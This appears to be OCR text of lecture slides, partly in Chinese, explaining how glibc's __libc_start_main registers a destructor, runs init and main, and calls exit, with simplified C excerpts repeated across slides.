
🟥 Library

🟦 Executable

$ Introduction

__libc_start_main

- 註冊 DL destructor
- 執行 init function
- 執行 main function
- 呼叫 exit




```
$ 

STATIC int
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),
                int argc, char **argv,
                __typeof(main) init,
                void (*fini)(void),
                void (*rtld_fini)(void), void *stack_end)
{
    if (__glibc_likely(rtld_fini != NULL))
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);

    if (init)
        (*init)(argc, argv, __environ MAIN_AUXVEC_PARAM);

    result = main(argc, argv, __environ MAIN_AUXVEC_PARAM);

    exit(result);
}
```

$ Introduction

__libc_start_main

- 註冊 DL destructor
- 執行 init function
- 執行 main function
- 呼叫 exit




```
$ 


STATIC int
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),
                int argc, char **argv,
                __typeof(main) init,
                void (*fini)(void),
                void (*rtld_fini)(void), void *stack_end)
{
    if (__glibc_likely(rtld_fini != NULL))
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);

    exit(result);
}
```

跟我們所知的 main 參數基本上相同 (argc / argv...)，不過會把**指向 stack 的 pointer** 放到 stack 傳進來

$ Introduction

__libc_start_main

- 註冊 DL destructor
- 執行 init function
- 執行 main function
